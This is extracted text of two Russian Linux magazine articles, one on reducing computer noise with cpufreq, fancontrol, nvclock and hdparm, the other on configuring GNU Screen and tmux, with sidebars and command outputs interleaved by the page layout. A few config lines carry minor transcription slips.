Значение следует брать из файла scaling\_available\_frequencies. Чтобы не убивать клавиатуру, набирая длинные пути к управляющим файлам после каждой перезагрузки, советую установить пакет cpufrequtils, доступный в любом дистрибутиве. В том числе в Debian/Ubuntu:

```
$ sudo apt-get install cpufrequtils
```

После установки запусти команду cpufreq-info, которая выведет всю информацию о текущих настройках: драйвер, регуляторы, диапазон частот и т.д. Для изменения регулятора используй следующую команду:

```
$ sudo cpufreq-set -g powersave
```

Частота меняется с помощью флага '-f':

```
$ sudo cpufreq-set -f 1.22 GHz
```

Для изменения устанавливаемого во время инициализации системы регулятора укажи его имя в строке GOVERNOR файла /etc/init.d/cpufrequtils (по умолчанию используется ondemand). Все эти действия должны привести к снижению тактовой частоты процессора и уменьшению уровня шума, издаваемого его вентилятором. Однако в некоторых случаях это не сработает, и придется использовать специальные программы для управления скоростью вращения кулера. Одна из таких программ носит имя fancontrol и распространяется вместе с пакетом lm-sensors. Для того чтобы начать ее использовать, нужно установить lm-sensors, используя менеджер пакетов, и запустить стандартную утилиту конфигурирования sensors-detect. На вопросы можно смело отвечать нажатием <Enter>. Дойдя до вопроса «Do you want to add these lines automatically?», напиши yes, скопируй приведенные в вопросе имена модулей и скорми их команде modprobe. В моем случае команда получилась такой:

```
$ sudo modprobe i2c-nforce2 asb100 w831785ts
```

Чтобы проверить работоспособность сенсоров, выполни команду sensors. На экране ты должен увидеть массу информации, снятой с самых разных датчиков. Обрати внимание на строки «CPU Fan» и «CPU Temp», в них указана текущая скорость вращения кулера и температура процессора. Наверняка скорость кулера будет очень высокой (свыше 4000 оборотов), а температура процессора — очень низкой (намного ниже 60 градусов). Все это указывает на нерациональное использование вентилятора. Чтобы исправить ситуацию, следует задействовать демон fancontrol, который будет регулировать подаваемое на вентилятор напряжение, изменяя его в зависимости от текущей температуры процессора. Демон требует специфичных для данной машины настроек, поэтому перед его запуском мы воспользуемся скриптом rwmconfig, который сгенерирует рабочую конфигурацию.

Запусти rwmconfig и нажимай клавишу <Enter> в ответ на любые вопросы. Когда конфигурирование будет завершено, и на экране появится строка «Select fan output to configure, or other action:», введи в ответ цифру «1» и следуй дальнейшим инструкциям. Наиболее важный — первый вопрос, скрипт потребует выбрать температурный датчик, который будет влиять

```
>> sudo hdparm -i /dev/sdb
```

```
/dev/sdb:
```

```
Model=WDC, FwRev=01.03B01, SerialNo=WD-WCASY5409282
Config={ HardSect NotMFM HdSw>15uSec SpinMotCtl Fixed DTR>5Mbs FmtGapReq }
RawCHS=16383/16/63, TrkSize=0, SectSize=0, ECCbytes=50
BuffType=unknown, BuffSize=16384KB, MaxMultSect=16, MultSect=16
CurCHS=16383/16/63, CurSects=16514064, LBA=yes, LBASects=976773168
IORDY=on/off, tPIO={min:120,w/IORDY:120}, tDMA={min:120,rec:120}
PIO modes: pio0 pio3 pio4
DMA modes: mdma0 mdma1 mdma2
UDMA modes: udma0 *udma1 udma2 udma3 udma4 udma5 udma6
AdvancedPM=no WriteCache=enabled
Drive conforms to: Unspecified: ATA/ATAPI-1,2,3,4,5,6,7
```

\* signifies the current active mode

Утилита hdparm: вся информация о диске из первых рук

на скорость кулера. Лично я получил пять различных вариантов, никак не идентифицируемых кроме текущего значения, благодаря которому и удалось определить правильный вариант. Он оказался вторым, скорее всего, в твоём случае будет так же. Далее скрипт попросит выбрать диапазоны температур и скоростей, отвечай <Enter>, дефолтовые значения более чем разумны.

После окончания допроса rwmconfig создаст конфигурационный файл, и ты, наконец, сможешь запустить демон fancontrol:

```
$ sudo /etc/init.d/fancontrol start
```

Стоит отметить, что fancontrol подойдет далеко не ко всем машинам (в основном это касается различных ноутбуков и нетбуков), поэтому придется поискать специальную программу для своего устройства. Например, для управления кулерами на нетбуке Acer Aspire One может быть использована утилита acerhdf ([www.piite.net/?section=acerhdf](http://www.piite.net/?section=acerhdf)). Утилита для ноутбука Sony Vaio называется Fan Silencer ([www.taimila.com/fansilencer.php](http://www.taimila.com/fansilencer.php)). Погуглив, ты наверняка сможешь найти подобные утилиты и для своего лаптопа.

## ВИДЕОАДАПТЕР

Итак, с кулерами внутри корпуса вроде разобрались, теперь надо что-то сделать с вентилятором на видеокарте, который иногда оказывается даже более шумным, чем все остальные. На самом деле здесь все намного проще: хороший видеоадаптер сам изменяет скорость вращения своего кулера, основываясь на показаниях температурного датчика видеочипа, который нагревается только во время активной работы (то есть игр или использования 3D-редактора). Большую же часть времени видеочип простаивает, и его охлаждающий вентилятор должен работать на пониженных оборотах. Если же этого не происходит — пора обращаться к специальным утилитам. Если у тебя видеокарта от nVidia, то для управления ей из Linux можно воспользоваться замечательной утилитой nvclock ([www.linuxhardware.org/nvclock](http://www.linuxhardware.org/nvclock)). Она позволяет не только изменять рабочие частоты видеочипа и памяти, но и производить множество других

действий, включая регулирование скорости вращения вентилятора.

Для начала запусти утилиту с флагом '-i' и посмотри на вывод в секции «-- Sensor info --», там ты должен увидеть текущую температуру графического ядра и скорость вращения кулера в процентах. Далее можно просто запустить nvclock с флагами '-f' и '-F', чтобы изменить скорость кулера:

```
$ sudo nvclock -f -F 60
```

Значение должно быть в пределах от 10 до 100 с шагом 10. Заметь, что далеко не каждая видеокарта позволит тебе произвести такую операцию.

## ЖЕСТКИЙ ДИСК

Ну вот, осталось усмирить накопитель. К слову сказать, современные винты почти не шумят, и услышать их даже за низкооборотным кулером довольно непросто. Однако, если ты обладатель системы, оснащенной старыми жесткими дисками — постоянный треск должен быть тебе хорошо знаком и не менее хорошо слышен. Как от него избавиться? Для начала попробуем разобраться, что есть этот самый треск. Паря над пластинами жесткого диска, головки делают очень много перемещений, постоянно меняя направление своего движения. В моменты фиксации головки над пластиной или изменения ее движения происходит характерный треск, издаваемый механикой. Поэтому лучший способ заставить диск меньше трещать — сделать так, чтобы перемещения головки свелись к минимуму. Этого можно добиться тремя способами:

- Отключить swop, чтобы при нехватке памяти ядро не обращалось к жесткому диску, а применяло другие методы ее очищения.
- Сделать файловую систему менее фрагментированной, тогда при чтении файла головка не будет метаться между дорожками в поисках частей файла.
- Сделать так, чтобы сброс «грязных» буферов ФС происходил реже, в этом случае запись на диск будет осуществляться «рывками», с большими промежутками между операциями записи. Первый способ радикален, но при достаточном количестве оперативной памяти вполне оправдан. Чтобы сделать диск менее шумным

```
-- General info --
Card: nVidia GeforceFX 5900XT
Architecture: NV35 A1
PCI id: 0x332
GPU clock: 300.857 MHz
Bustype: AGP

-- Memory info --
Amount: 128 MB
Type: 256 bit DDR
Clock: 702.000 MHz

-- AGP info --
Status: Enabled
Rate: 8X
AGP rates: 4X 8X
Fast Writes: Disabled
SBA: Enabled

-- Sensor info --
Sensor: (null)
Fanspeed: 100.0%
```

```
-- VideoBios information --
Version: 04.35.20.32
Signon message: GeForce FX 5900XT BIOS
Performance level 0: gpu 300MHz/memory 700MHz/1.20V/15%
Performance level 1: gpu 375MHz/memory 700MHz/1.30V/18%
Performance level 2: gpu 390MHz/memory 700MHz/1.40V/26%
VID mask: 3
Voltage level 0: 1.20V, VID: 1
Voltage level 1: 1.30V, VID: 2
Voltage level 2: 1.40V, VID: 3
```


Утилита nvclock достаточно много-словна для того, чтобы определить, что может и чего не может твоя видеокарта

с его помощью, надо просто убрать соответствующую строку из файла /etc/fstab (слово swap в третьей колонке). Второй способ включает в себя использование наименее подверженных фрагментации файловых систем, таких как ext4, и специальных дефрагментаторов, которые позволят собрать разбросанные по диску кусочки файлов в один непрерывный блок. Не верь тем, кто говорит, что в Linux файловые системы не фрагментируются, это просто невозможно без потери ощутимого количества свободного пространства диска. Фрагментации подвержены и ext2, и ext4, и reiserfs, каждая, конечно, в разной степени и далеко не так ярко выражено как FAT, но тем не менее. Для дефрагментации любой файловой системы можно использовать универсальные дефрагментаторы, например defrag (<http://ck.kolivas.org/apps/defrag>) или Shake (<http://vleu.net/shake>). Попробуем применить второй как более продвинутый и производительный вариант. Переходим на официальную страничку проекта и скачиваем последнюю версию инсталлятора (shake-0.99.1-Linux.sh), делаем его исполняемым и запускаем. Скорее всего, не будут учтены некоторые зависимости, так что их придется установить вручную. Пользователи Debian и Ubuntu могут установить программу с помощью apt, соответствующие инструкции приведены на страничке <http://vleu.net/apt>. После окончания установки выполни следующую команду, чтобы начать процесс дефрагментирования указанного каталога:

```
$ sudo shake -pvv /путь/до/каталога
```

Время работы программы может составить от 5 до 15 минут в зависимости от количества файлов и размера каталога.

Третий способ предпочтительнее и действеннее остальных. Лучший способ заставить диск замолчать — просто лишиться его работы. Для этого можно использовать так называемую отложенную запись на диск. Ни одна операционная



система (кроме совсем уж простых) не производит запись на диск сразу после записи данных в файл. Сначала информация попадает в буфер, в котором хранится определенное время, и только затем записывается непосредственно на жесткий диск. Так удается существенно поднять производительность подсистемы ввода-вывода и сделать процесс записи на диск более равномерным и последовательным. Нас все это интересует постольку, поскольку Linux отличается тем, что позволяет самостоятельно задать интервал между сбросами этих самых «грязных» буферов. Делается это с помощью записи значений в перечисленные в следующей таблице файлы каталога /proc/sys/vm:

```
$ ls -l /proc/sys/vm
laptop_mode (120) – сколько секунд должно пройти между началом чтения каких-либо данных и сбросом грязных буферов на диск (раз уж после чтения данных остановленный ранее диск все равно раскрутился, почему бы заодно не сбросить буферы?).
dirty_writeback_centisecs (12000) – квант времени между проверками на наличие грязных буферов.
dirty_expire_centisecs (12000) – через сколько миллисекунд считать буферы достаточно грязными для записи на диск.
dirty_ratio (10) – максимальный процент памяти, используемый для хранения грязных буферов (при превышении они будут сброшены).
dirty_background_ratio (1) – минимальный процент памяти, используемый для хранения грязных буферов.
```

Трудно сказать, какие значения будут оптимальными в конкретном случае. В скобках указаны

```
>> sudo sensors
asb100-i2c-1-2d
Adapter: SMBus nForce2 adapter at 5500
VCore 1:          +1.60 V (min = +1.26 V, max = +1.90 V)
+3.3V:           +3.26 V (min = +2.96 V, max = +3.63 V)
+5V:             +4.84 V (min = +4.49 V, max = +5.51 V)
+12V:            +11.73 V (min = +9.55 V, max = +14.41 V)
-12V (reserved): -12.26 V (min = -0.00 V, max = -0.00 V)
-5V (reserved):  -5.14 V (min = -0.00 V, max = -0.00 V)
CPU Fan:         4411 RPM (min = -1 RPM, div = 2)
Chassis Fan:     0 RPM (min = -1 RPM, div = 2)
Power Fan:       0 RPM (min = -1 RPM, div = 2)
M/B Temp:        +41.0°C (high = +80.0°C, hyst = +75.0°C)
CPU Temp (Intel): +26.5°C (high = +80.0°C, hyst = +75.0°C)
Power Temp:      -0.5°C (high = +80.0°C, hyst = +75.0°C)
CPU Temp (AMD):  +25.0°C (high = +80.0°C, hyst = +75.0°C)
cpu0_vid:        +1.600 V
```

```
w83l785ts-i2c-1-2e
Adapter: SMBus nForce2 adapter at 5500
CPU Diode:       +55.0°C (high = +110.0°C)
```

>> [Команда sensors пакета lm-sensors более чем информативна](#)

значения, которые позволят отложить момент сброса буферов на достаточно продолжительный период времени. Если машина, освобождаясь тобой от шума, не должна часто использовать жесткий диск, ты можешь настроить энергосберегающий режим, при котором хард будет отключаться на время бездействия. Сделать это можно с помощью известной утилиты hdparm. Например, так:

```
$ sudo hdparm -B 1 -S 12 /dev/sda
```

Опция '-B 1' включает самый «агрессивный» уровень сбережения энергии. Всего их 254, с 1

по 127 из которых отличаются тем, что приводят к остановке винчестера в случае необходимости. Опция '-S 12' — это время, по прошествии которого жесткий диск будет останавливать шпиндель. Предусмотрено 255 значений: с 1 до 240 просто умножаются на 5 секунд, а 0 — отключает остановку шпинделя. Менее губительный для жесткого диска метод заключается в активации так называемой функции Automatic Acoustic Management, благодаря которой позиционер головок будет издавать гораздо меньше шума, ценой незначительного снижения скорости позиционирования головок (что, однако, ведет к падению производительности диска в среднем на 10%). Функция доступна в большинстве более-менее современных жестких дисков и может быть включена при помощи все того же hdparm. Например:

```
$ sudo hdparm -M 128 /dev/sda
```

Эта команда активирует самый тихий режим работы винчестера, за наиболее быстрым закреплено значение 254. Выбирая значение между этими двумя порогами, ты сможешь подобрать оптимальное соотношение шум/скорость, но помни, что большинство жестких дисков реально поддерживает только два или три режима (например, 128 — тихо, 254 — быстро, все, что между, будет либо вообще не работать, либо активировать один из двух режимов).

## И, ТИШИНА...

Как ты смог убедиться, снижать уровень создаваемого компьютером шума программно не только можно, но и нужно. В большинстве случаев этого будет вполне достаточно для того, чтобы получить количество децибел, не раздражающее твой слух, без необходимости приобретения дорогостоящих кулеров и корпусов. **▣**

## [Во время работы скрипт pwmconfig будет останавливать и изменять скорость вращения кулера для определения наилучших значений для конфигурационного файла](#)

Testing pwm control hwmon0/device/pwm1 ...

```
hwmon0/device/fan1_input ... speed was 4440 now 0
It appears that fan hwmon0/device/fan1_input
is controlled by pwm hwmon0/device/pwm1
Would you like to generate a detailed correlation (y)?   PWM 255 FAN 4440
PWM 240 FAN 4470
PWM 225 FAN 4166
PWM 210 FAN 3879
PWM 195 FAN 3629
PWM 180 FAN 3308
PWM 165 FAN 2986
PWM 150 FAN 2667
PWM 135 FAN 0
Fan Stopped at PWM = 135
```

Testing is complete.
Please verify that all fans have returned to their normal speed.


The fancontrol script can automatically respond to temperature changes of your system by changing fanspeeds.
Do you want to set up its configuration file now (y)? y
What should be the path to your fancontrol config file (/etc/fancontrol)? **▣**



# Прокачай СВОЮ КОНСОЛЬ

Терминальные мультиплексы **GNU Screen** и **tmux** — ключ к эффективному использованию **КОНСОЛИ**

Программа с незамысловатым названием GNU Screen остается излюбленным инструментом системных администраторов и UNIX-пользователей со стажем уже на протяжении второго десятка лет. Она настолько популярна, что почти всегда попадает на первое место списков незаменимого арсенала юниксоида. Screen посвящен не один десяток увесистых FAQ и статей, опубликованных в самых авторитетных журналах. Что же в ней такого примечательного?



18:30

[0] 0:[tmux]\*

jlm@jlm-desktop 18:30:39 up 1 day

tmux и встроенные часы

## ЧТО ЭТО?

Представь, что у тебя десяток удаленных машин, на каждой из которых поднят SSH-сервер. Каждый день ты подключаешься к ним, чтобы просмотреть логи, оценить работоспособность и загруженность систем. Пока выполняемые тобой задачи не сложны и сводятся к простым действиям в консоли — все в порядке. Однако стоит тебе выполнить сразу несколько действий, как начинаются проблемы. На первых порах спасает комбинация <Ctrl+Z>, но она применима далеко не ко всем приложениям, к тому же со временем ты просто запутаешься в списке фоновых задач, перечисленных в выводе команды jobs. Ты можешь создать дополнительные SSH-соединения в других эмуляторах терминала, но при управлении сразу несколькими машинами это создаст большую путаницу. Что же делать?

Screen способен решить все эти проблемы за счет мультиплексирования терминала между несколькими исполняемыми на удаленной машине процессами. Говоря простым языком, Screen — это консольный менеджер окон, который создает на удаленном конце SSH-соединения нечто вроде мультитабового эмулятора терминала. Ты подключаешься к машине, запускаешь команду screen, которая вновь возвращает тебе приглашение командной строки. Затем ты можешь запустить команду «less /var/log/messages», нажать <Ctrl+A C>, чтобы создать новое окно, запустить в нем команду top, в следующем окне запустить irssi и т.д. В любой момент ты можешь нажать <Ctrl+A P> для возвращения к открытому ранее окну. И все это в рамках одного SSH-соединения. Однако настоящая мощь Screen заключается в поддержке сессий. В любой момент ты можешь нажать <Ctrl+A D>, чтобы отключиться от Screen и вновь запустить его с ключом 'r', чтобы возобновить прерванную сессию со всеми открытыми окнами и не измененным состоянием приложений. Вся соль в том,

что сессия сохраняется на машине-сервере, поэтому неважно, с какой машины она будет возобновлена. Ты начинаешь сессию на работе, затем идешь домой и продолжаешь ее оттуда. Совсем не обязательно быть системным администратором, чтобы полюбить Screen. Многие старожилы предпочитают использовать его для самых разных вещей, начиная от удаленной проверки почты на домашнем компе с помощью mutt или alpine и заканчивая использованием в качестве удобной консольной среды. Особенно ценным он может оказаться для пользователей устаревших компов, на которых запуск X-сервера сожрет добрую половину памяти, а тяжелые GTK- и QT-приложения — все остальное. К этому же списку можно отнести и нетбуки с процессорами, работающими на низких частотах, и маленькими, как почтовый конверт, экранами (кстати, многотабовые тайловые (фреймовые) менеджеры, наподобие ratpoison, ion3 и dwm, созданы под впечатлением Screen).

## КАК ЭТО ИСПОЛЬЗОВАТЬ?

Не каждый новичок сразу проникнется красотой Screen. И для этого есть две причины. Во-первых, для управления оконным менеджером используется только клавиатура, поэтому чтобы начать его использовать, необходимо знать хотя бы базовые клавиатурные комбинации. Во-вторых, по умолчанию Screen не сообщает пользователю никакой информации об открытых в рамках текущей сессии окнах, именах запущенных в них приложений и т.д., поэтому навигация между окнами усложняется, а при большом их количестве — превращается в кошмар.

Чтобы обойти вторую проблему, мы заранее напишем конфигурационный файл, включающий в себя настройки строки состояния, которая будет выводиться на экран различную полезную информацию. Открой файл ~/.screenrc в текстовом редакторе и добавь в него следующие строки:

```
$ vi ~/.screenrc
```

```
# Отключаем приветствие
startup_message off
# Включаем utf8
defutf8 on
# Использовать визуальный сигнал
(мигание экрана) вместо писка динамика
vbell on
# Размер буфера прокрутки
defscrollback 1000
# Производить отключение сессии при разрыве связи с терминалом
autodetach on
# Открывать Login-шелл
shell -${SHELL}
# Активировать возможность прокрутки в xterm (и других эмуляторах терминала)
termcapinfo xterm* ti@:te@
# Волшебная строка
shelltitle '$ |sh'
# Строка состояния
hardstatus alwayslastline "%{+b wk}
%c $LOGNAME@%N %=[ %w ] "
# По клавише <Esc> создать окно и запустить в нем команду su
bind \033 screen -ln -t root 9 su
```

Три последних строки файла — ключевые. Первая из них задает способ изменения названий окон. Screen умеет динамически переименовывать окно в зависимости от запущенного в нем приложения. Для этого он использует очень простой способ: читает ввод пользователя в терминале и берет эту строку в качестве имени. Чтобы понять, когда начать чтение ввода, Screen использует запись, указанную в опции shelltitle. В нашем случае это строка '\$ |sh', которая означает, что окно будет названо либо именем команды, набранной после символов '\$' (обычно такими символами оканчивается приглашение командного интерпретатора), либо sh (вариант по умолчанию).

Однако это еще не все. Опция не будет иметь смысла, пока мы не поместим следующую последовательность строк в конец файла ~/.bashrc:

```
case $TERM in
screen)
export PROMPT_COMMAND = 'echo -n
-e "\033k\033\\\" '
;;
esac
```

Чтобы названия окон были видны на экране, мы создали строку состояния (hardstatus). По меркам Screen она очень проста, но при этом лаконична и вполне достаточна для повседневного использования. Выводимая в ней информация будет выглядеть примерно так:

```
12:18 user@hostname [ 0 sh 1 mc 2* irssi ]
```



названием tmux. Как и его GPL-собрать, tmux является терминальным оконным менеджером, который отличается от Screen следующими характеристиками:

\* Клиент-серверная архитектура, при которой окна выполняют роль объектов, которые могут одновременно подключаться к нескольким сессиям, перемещаться между ними и просматриваться с разных клиентов (терминалов).

- Механизм автоматизации выполняемых действий с помощью скриптов.
- Несколько независимых буферов обмена.
- Два варианта раскладки клавиатуры: стиль vi и emacs.
- Более ясный формат описания строки статуса.
- Возможность отображения вывода команды в строке статуса.
- Экономное расходование оперативной памяти.
- Высокая скорость работы.
- Улучшенная поддержка UTF-8.
- Интерактивные меню для выбора окон, сессий и клиентов.
- Более гибкие возможности по разделению окон на регионы.

Несмотря на принадлежность к OpenBSD, tmux способен работать на множестве UNIX-систем, включая FreeBSD, NetBSD, Linux, Mac OS X, Solaris и AIX. Бинарные пакеты tmux уже доступны в репозиториях Debian Sid и Ubuntu Karmic, а исходники могут быть получены с официальной странички tmux в интернете: <http://tmux.sourceforge.net>. Запустив tmux, ты сразу заметишь его отличия от Screen. Во-первых, статусная строка активирована по умолчанию и включает в себя почти всю ту информацию, для получения которой в Screen нам пришлось добавлять в конфиг довольно странные строки. Во-вторых, комбинация <C-a> не срабатывает, и вместо нее следует использовать <C-b>. Это не очень удобно, но необходимо в целях устранения конфликтов со Screen (при запуске одного в другом). За исключением префикса в виде <C-b>, большинство клавиатурных комбинаций совместимы со Screen. Так, <C-b c> открывает новое окно, а <C-b 1> приводит к переходу к окну номер один. В то же время некоторые действия выполняются с помощью других сочетаний клавиш. Например, <C-b w> — это меню открытых окон, <C-b l> — предыдущее окно, <C-b "> — разделить окно по вертикали, уничтожает окно комбинация <C-b &>. Для отключения от сессии используется все та же комбинация <C-b d>, однако для подключения обратно используется другой аргумент командной строки:

```
$ tmux attach
```

Отличительной особенностью tmux является также и то, что любое действие, выполняемое с помощью клавиатурных комбинаций, можно произвести из командной строки. Например, для перехода к предыдущему окну следует использовать следующую команду:


```
$ tmux last-window
```

Для создания окна такую:

```
$ tmux new-window
```

Весь перечень поддерживаемых команд можно получить так:

```
$ tmux list-commands
```



Несколько окон Screen могут одновременно находиться на экране

Команды в tmux играют ключевую роль, с их помощью производится конфигурирование программы, они выступают в качестве аргументов команды bind, предназначенной для переназначения клавиш, и могут быть использованы для автоматизации рутинных действий и управления tmux из другой программы.

Конкретно для конфигурирования tmux предназначены две команды. Одна из них носит имя set-option и служит изменению параметров сессии, вторая называется set-window-option и используется для изменения настроек окон. У них обеих есть сокращенный вариант (set и setw), а также возможность изменять локальные и глобальные опции с помощью флага '-g'. Как и в любой другой программе, проверка первых осуществляется в первую очередь, и, если не установлена локальная опция, значение берется из глобальной. Получить список всех возможных опций можно так:

```
$ tmux show-options
$ tmux show-window-options
```


Более подробно они описаны в man-странице. Воспользуемся этой информацией, чтобы создать небольшой конфигурационный файл:

```
$ vi ~/.tmux.conf
# Изменяем цвет строки статуса на белый
set -g status-bg white
# Изменяем правую часть статусной строки
set -g status-right '#{(echo $USER)@#H # (uptime | cut -d " , " -f 1)'}
# Навигация по командной строке и списку окон в режиме vi
set -g status-keys vi
setw -g mode-keys vi
# Размер буфера истории
set -g history-limit 1000
# Меняем стандартный префикс на <C-a>
set -g prefix C-a
unbind C-b
# Переход к предыдущему окну по <C-a C-a>
bind C-a last-window
# <C-a M> включает мониторинг активности
bind M setw monitor-activity on
# <C-a /> — запустить top
bind / neww 'exec top'
```



#### ▸ warning

По умолчанию tmux запускает прописанные в конфигурации статусной строки команды примерно каждые 15 секунд (на самом деле все зависит от активности пользователя), поэтому чтобы не схватить тормоза, не делай ее слишком сложной.



#### ▸ info

После нажатия комбинации <C-b t> tmux выведет на экран большие часы, нарицательные псевдографикой. Они останутся на экране до нажатия любой клавиши.

```

C-a: last-window
C-o: rotate-window
C-z: suspend-client
  : next-layout
! : break-pane
" : split-window
# : list-buffers
& : kill-window
' : select-prompt
, : command-prompt "rename-window '%"
- : delete-buffer
. : command-prompt "move-window -t '%"
/ : new-window "exec top"
0 : select-window -t :0
1 : select-window -t :1
2 : select-window -t :2
3 : select-window -t :3
4 : select-window -t :4
5 : select-window -t :5
6 : select-window -t :6
7 : select-window -t :7
8 : select-window -t :8
9 : select-window -t :9
: : command-prompt
= : scroll-mode
? : list-keys
M : set-window-option monitor-activity on
[ : copy-mode
] : paste-buffer
c : new-window
d : detach-client

```

[tmux и окно справки](#)

## ДЖЕНТЛЬМЕНСКИЙ НАБОР КОНСОЛЬЩИКА

В 2010-м году невозможно представить себе UNIX без удобной графической среды, менеджеров окон и 3D-эффектов. Однако для обладателей неторопливых компов и тех, кто использует UNIX удаленно и не может похвастаться высокоскоростным соединением, все это оказывается недоступно. Приходится прибегать к консольным аналогам больших графических приложений (которые в большинстве своем оказываются намного удобнее).

- Браузер [elinks](http://elinks.orcz) (<http://elinks.orcz>). Невероятно продвинутый для своих размеров браузер, поддерживающий таблицы и фреймы, цвета, кукисы, JavaScript, аутентификацию, закладки, фоновые загрузки, скриптинг (Perl, Lua, Guile).
- Почтовик [alpine](http://www.washington.edu/alpine) ([www.washington.edu/alpine](http://www.washington.edu/alpine)). Простой в использовании почтовый клиент с псевдографическим интерфейсом. Пришел на смену уже давно заброшенному обладателю многих наград pine. Поддерживает все стандарты и технологии, которые могут только потребоваться почтовой программе. В отличие от mutt, имеет встроенные файловый браузер, редактор, настройщик и умеет отправлять письма без помощи внешних программ.
- IM-клиент [centerim](http://www.centerim.org/index.php/Main_Page) ([www.centerim.org/index.php/Main\\_Page](http://www.centerim.org/index.php/Main_Page)). Форк мультипротокольного IM-клиента centericq. Обладает приятным и удобным в использовании интерфейсом. Поддерживает следующие протоколы: ICQ, Yahoo!, AIM TOC, IRC, MSN, Gadu-Gadu и Jabber. В отличие от многих других консольных приложений, настраивается с помощью графического интерфейса.
- Twitter-клиент [ttytter](http://www.floodgap.com/software/ttytter) ([www.floodgap.com/software/ttytter](http://www.floodgap.com/software/ttytter)). Интерактивный Twitter-клиент, написанный на Perl. Поддерживает скриптинг и может работать в режиме демона (или бота, кому как больше нравится).
- Словарь [sdcv](http://sdcv.sourceforge.net) (<http://sdcv.sourceforge.net>). Консольная версия популярной программы для поиска в словарях StarDict. Поддерживает все словари своего старшего собрата и может использоваться для поиска слов из командной строки.

Для конфигурирования статусной строки предназначены две опции: status-left и status-right. Первая изменяет левую часть, вторая — правую. В отличие от Screen, их формат очень прост:

```

# (команда) — результат выполнения указанной команды
(первая строка)
#H — имя хоста
#S — имя текущей сессии
#T — имя текущего окна
## — символ #

```

Как видно из конфига, я не стал менять левую часть строки, она и без того неплохо выглядит. Однако в правую я поместил информацию о пользователе@хосте, текущем времени и аптайме, который формируется с помощью вызова команд «echo \$USER» (имя пользователя), «uptime | cut -d "," -f 1» (время и аптайм) и переменной #H.

Последняя строка файла демонстрирует пример использования команд bind и new-window (neww). Однако последняя может быть применена не только для закрепления функций запуска приложений за клавиатурными комбинациями, но и для создания сессий, например. Помести в конфиг следующие три строки, запусти tmux с опцией attach, и ты получишь три окна, в первом из которых запущен шелл, во втором mutt, а в третьем irssi:

```


new -d
neww -d mutt
neww -d irssi

```

